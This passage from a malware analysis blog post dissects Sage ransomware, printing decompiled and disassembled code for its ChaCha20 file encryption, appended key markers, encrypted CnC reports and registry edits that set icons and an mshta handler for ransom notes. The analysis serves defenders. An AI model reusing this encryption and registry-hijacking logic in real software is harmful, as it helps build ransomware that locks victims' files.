    a5 = 1;
    v6 = 1;
}
v7 = 0;
v12 = FileSize.QuadPart;
if ( v6 == 2 )
{
    v12 = 0x400000i64;
}
else if ( v6 == 3 )
{
    if ( FileSize.s.LowPart < 0x400000 )
        HIWORD(v12) = FileSize.s.HighPart - 1;
    LODWORD(v12) = FileSize.s.LowPart - 0x400000;
    v7 = 0x400000;
}
v11 = 0;
lpBuffer = sub_409D70(1, 0x20000);
chacha20_init(&chacha_context, &chacha_key2, &v17);
    
```

As we can see, the *key2* is used to initialize the cryptographic function's context. ChaCha20 can be recognized by [typical constants](#) used in the initialization function:

```

00401820 chacha20_init proc near
00401820
00401820 arg_0= dword ptr 4
00401820 arg_4= dword ptr 8
00401820 arg_8= dword ptr 0Ch
00401820
00401820 mov     eax, [esp+arg_8]
00401824 mov     ecx, [esp+arg_0]
00401828 mov     dword ptr [ecx], 61707865h
0040182E mov     dword ptr [ecx+4], 3320646Eh
00401835 mov     dword ptr [ecx+8], 79622D32h
0040183C mov     dword ptr [ecx+0Ch], 6B206574h
00401843 movzx   edx, byte ptr [eax+3]
    
```

The file is encrypted chunk by chunk (the maximal chunk size is 0x20000) with the help of ChaCha20:

<pre> 008E26DC PUSH EBP 008E26DD PUSH EDI 008E26DE PUSH EAX 008E26DF CALL DWORD PTR DS:[&&KERNEL32.SetFilePointerEx] 008E26E5 TEST EAX,EAX 008E26E7 JE FkGtk5ju.008E27CE 008E26ED MOV EAX,DWORD PTR SS:[ESP+0x124] 008E26F4 MOV EDX,DWORD PTR SS:[ESP+0x1C] 008E26F8 PUSH 0x0 008E26FA LEA ECX,DWORD PTR SS:[ESP+0x2C] 008E26FE PUSH ECX 008E26FF PUSH ESI 008E2700 PUSH EDX 008E2701 PUSH EAX 008E2702 MOV DWORD PTR SS:[ESP+0x3C],0x0 008E2709 CALL DWORD PTR DS:[&&KERNEL32.ReadFile] 008E2710 TEST EAX,EAX 008E2712 JE FkGtk5ju.008E27E2 008E2718 CMP DWORD PTR SS:[ESP+0x28],ESI 008E271C JNZ FkGtk5ju.008E27E2 008E2722 MOV EAX,DWORD PTR SS:[ESP+0x1C] 008E2726 PUSH ESI 008E2727 PUSH EAX 008E2728 PUSH EAX 008E2729 LEA EAX,DWORD PTR SS:[ESP+0xA4] 008E2730 PUSH EAX 008E2731 CALL FkGtk5ju.008E19D0 008E2735 ADD ESP,0x10 008E2739 CMP DWORD PTR SS:[ESP+0x124],EBX 008E2740 JNZ SHORT FkGtk5ju.008E2753 008E2742 PUSH 0x0 008E2744 PUSH 0x0 008E2746 PUSH EBP 008E2747 PUSH EDI 008E2748 PUSH EBX 008E2749 CALL DWORD PTR DS:[&&KERNEL32.SetFilePointerEx] 008E274F TEST EAX,EAX 008E2751 JE SHORT FkGtk5ju.008E27CE 008E2753 MOV EDX,DWORD PTR SS:[ESP+0x1C] 008E2757 PUSH 0x0 008E2759 LEA ECX,DWORD PTR SS:[ESP+0x30] 008E275D PUSH ECX 008E275E PUSH ESI 008E275F PUSH EDX 008E2760 PUSH EBX 008E2761 CALL DWORD PTR DS:[&&KERNEL32.WriteFile] 008E2767 TEST EAX,EAX 008E2769 JE SHORT FkGtk5ju.008E27D8 </pre>	<pre> kernel32.SetFilePointerEx pOverlapped = NULL pBytesRead = 02EDF96C BytesToRead = C65 (3173.) Buffer = 00531AFD hFile = 00000025 ReadFile encrypt_file_content kernel32.SetFilePointerEx pOverlapped = NULL pBytesWritten = 02EDF96C nBytesToWrite = C65 (3173.) Buffer = 00531AFD hFile = 00000188 (window) WriteFile </pre>
---	--

At the end of the file, the first derived key (*key1*) and some additional data is appended:

```

if ( !SetFilePointerEx(file, FileSize, 0, 0) )
    goto LABEL_33;
append_encrypted_data(file, victim_id, (int)&FileSize, (int)&chacha_key1, a5);
    
```

Appended data is separated from the encrypted file's content by two hard-coded markers: 0x5A9EDEAD and 0x5A9EBABE

```

000E24E0  SUB ESP,0x60
000E24E3  PUSH ESI
000E24E4  MOV ESI,DWORD PTR SS:[ESP+0x6C]
000E24E8  PUSH EDI
000E24E9  MOV DWORD PTR SS:[ESP+0x8],0x5A9EDEAD marker#1
000E24F1  MOV ECX,0x8
000E24F6  LEA EDI,DWORD PTR SS:[ESP+0xC]
000E24FA  REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
000E24FC  MOV ESI,DWORD PTR SS:[ESP+0x78]
000E2500  MOV ECX,0x8
000E2505  LEA EDI,DWORD PTR SS:[ESP+0x2C]
000E2509  REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
000E250B  MOV ECX,DWORD PTR SS:[ESP+0x74]
000E250F  MOV EAX,DWORD PTR DS:[ECX+0x4]
000E2512  MOV ECX,DWORD PTR DS:[ECX]
000E2514  CDQ
000E2515  XOR ESI,ESI
000E2517  XOR EDX,EDX
000E2519  OR EAX,ESI
000E251B  OR EDX,ECX
000E251D  PUSH ESI
000E251E  MOV DWORD PTR SS:[ESP+0x58],EAX
000E2522  LEA EAX,DWORD PTR SS:[ESP+0x74]
000E2526  PUSH EAX
000E2527  MOV DWORD PTR SS:[ESP+0x58],EDX
000E252B  MOV EDX,DWORD PTR SS:[ESP+0x84]
000E2532  PUSH 0x60
000E2534  LEA ECX,DWORD PTR SS:[ESP+0x14]
000E2538  MOV DWORD PTR SS:[ESP+0x68],EDX
000E253C  MOV EDX,DWORD PTR SS:[ESP+0x78]
000E2540  PUSH ECX
000E2541  PUSH EDX
000E2542  MOV DWORD PTR SS:[ESP+0x6C],ESI
000E2546  MOV DWORD PTR SS:[ESP+0x74],0x5A9EBABE marker#2
000E254E  CALL DWORD PTR DS:[<&KERNEL32.WriteFile] WriteFile
000E2554  POP EDI
000E2555  POP ESI
000E2556  TEST EAX,EAX
000E2558  JE SHORT FkGtK5ju.008E2567
000E255A  CMP DWORD PTR SS:[ESP+0x68],0x60
000E255F  JNZ SHORT FkGtK5ju.008E2567
000E2561  XOR EAX,EAX
000E2563  ADD ESP,0x60
000E2566  RETN
    
```

Markers at the end of the encrypted file:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000C40	89	C4	87	FA	54	0E	F0	08	24	B5	6B	DD	C6	32	A5	B7	šÄ+úT.d.šukýČ2A·
00000C50	6B	FA	DB	26	BD	BE	EA	FA	3E	1F	D1	0F	26	2C	E2	28	kúŮ&~Ieú>.Ň.š,á(
00000C60	20	1A	64	17	FA	AD	DE	9E	5A	1B	0B	19	F8	80	0E	E7	.d.ú.ŤžZ...ř€.č
00000C70	FA	67	B7	32	37	52	70	BC	57	07	92	65	76	8A	43	48	úg·27RpLW.'evšCH
00000C80	13	27	D3	D1	4B	C0	24	88	09	80	11	5F	B2	EB	3C	1C	.'ÓNKR\$.e. _è<.
00000C90	3B	E0	35	F9	7D	63	6C	E5	4A	8B	3C	0E	8B	EB	D8	02	;ř5ú}clíJ<<.<ěŘ.
00000CA0	72	10	43	43	09	8F	C4	3D	66	CB	F5	0C	76	65	0C	00	r.CC.ŽÄ=fĚó.ve..
00000CB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00Iřž
00000CC0	5A	00	00	00	00												Z.....

After the first marker Sage stores the following information: Victim ID, Key1, size of the original file.

Network communication

Sage does not need any data from the CnC in order to work. However, as mentioned before, it may generate some UDP traffic. It is because it has capabilities to send some data about the attacked system. Depending on the configuration, the data may be sent either via UDP or via HTTP POST request. The data is encrypted before being sent – also with the help of ChaCha20 algorithm. In the observed case, the ChaCha20 key was a buffer filled with 0 bytes.

Examples of the data sent to the CnC

Sage sends the generated keys to the CnC, i.e.:

```

NSba8HDh.tmp
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 CB 3B 94 D9 65 A3 89 97 8A 16 03 5E D7 00 C8 7A È;“ÙeŁk-Š..^*.Čz
00000010 78 00 88 73 09 89 C2 4C 58 13 25 34 0A 86 6C 4B x..s.ŁŁX.Ł4.tłK
00000020 2B B7 BD 53 94 B8 45 62 9C 90 BB 2B 43 D9 65 5D +.“S”,Ebš.»+CÙe]
00000030 C9 C8 63 47 C4 C6 95 AB 18 15 0D 70 31 B9 E4 1F ĚČcGĂĆ*«...plaa.
00000040 01 00 00 00 00 00 00 00 .....
    
```

Compare with the buffer before encryption:

The same data is also formatted into a human-readable form, like shown below. However, so far we didn't observed any use of this data. It may be some unfinished feature, that will be developed further in new versions of this product. Formatted equivalent of the above buffer:

```
[bin(33) 01CB3B94D965A389978A16035ED700C87A780088730989C24C581325340A866C4B, 4, { "v": 1, "gpk"
```

Other examples – collected information about the attacked machine:

```
[bin(33) 01CB3B94D965A389978A16035ED700C87A780088730989C24C581325340A866C4B, 3, { "s": { "w":
```

Adding icons

Interesting and uncommon feature deployed by Sage is the change of icons for the used datatypes. Padlock icon is added to the encrypted files with the .sage extension and the key icon is added to the files with .hta extensions (that are used for the ransom notes). Icon change is implemented via setting appropriate registry keys:

```
LSTATUS __cdecl add_sage_icons(int a1, char a2)
{
    HKEY v2; // ecx@0
    LSTATUS result; // eax@1
    const WCHAR *v4; // edi@2
    HKEY phkResult; // [sp+0h] [bp-4h]@1

    phkResult = v2;
    result = RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Classes", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
    if ( !result )
    {
        v4 = (const WCHAR *)sub_40B620((int)"mshta.exe \"%s\" \"%1\"", a2);
        RegSetValueW(phkResult, L".sage", 1u, L"sage.notice", 0);
        RegSetValueW(phkResult, L"sage.notice\\DefaultIcon", 1u, L"%WinDir%\\system32\\shell32.dll,47", 0);
        RegSetValueW(phkResult, L"sage.notice\\FriendlyTypeName", 1u, L"encrypted by SAGE", 0);
        RegSetValueW(phkResult, L"sage.notice\\shell\\open\\command", 1u, v4, 0);
        RegSetValueW(phkResult, L"sage.notice\\DefaultIcon", 1u, L"%WinDir%\\system32\\shell32.dll,47", 0);
        RegSetValueW(phkResult, L"htafile\\DefaultIcon", 1u, L"%WinDir%\\system32\\shell32.dll,44", 0);
        get_proc_heap((LPVOID)v4);
        result = RegCloseKey(phkResult);
    }
    return result;
}
```

Conclusion

Sage, similar to Spora, uses a complex way of deriving keys. So far, there is no solution that would allow recovering files without paying the ransom – that’s why we recommend focusing on prevention instead.

[Appendix https://blog.fortinet.com/2017/02/02/a-closer-look-at-sage-2-0-ransomware-along-with-wise-mitigations – Fortinet about Sage 2.0](https://blog.fortinet.com/2017/02/02/a-closer-look-at-sage-2-0-ransomware-along-with-wise-mitigations-)

[This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrd.wordpress.com.](#)<>

Source: <https://blog.malwarebytes.com/threat-analysis/2017/03/explained-sage-ransomware/>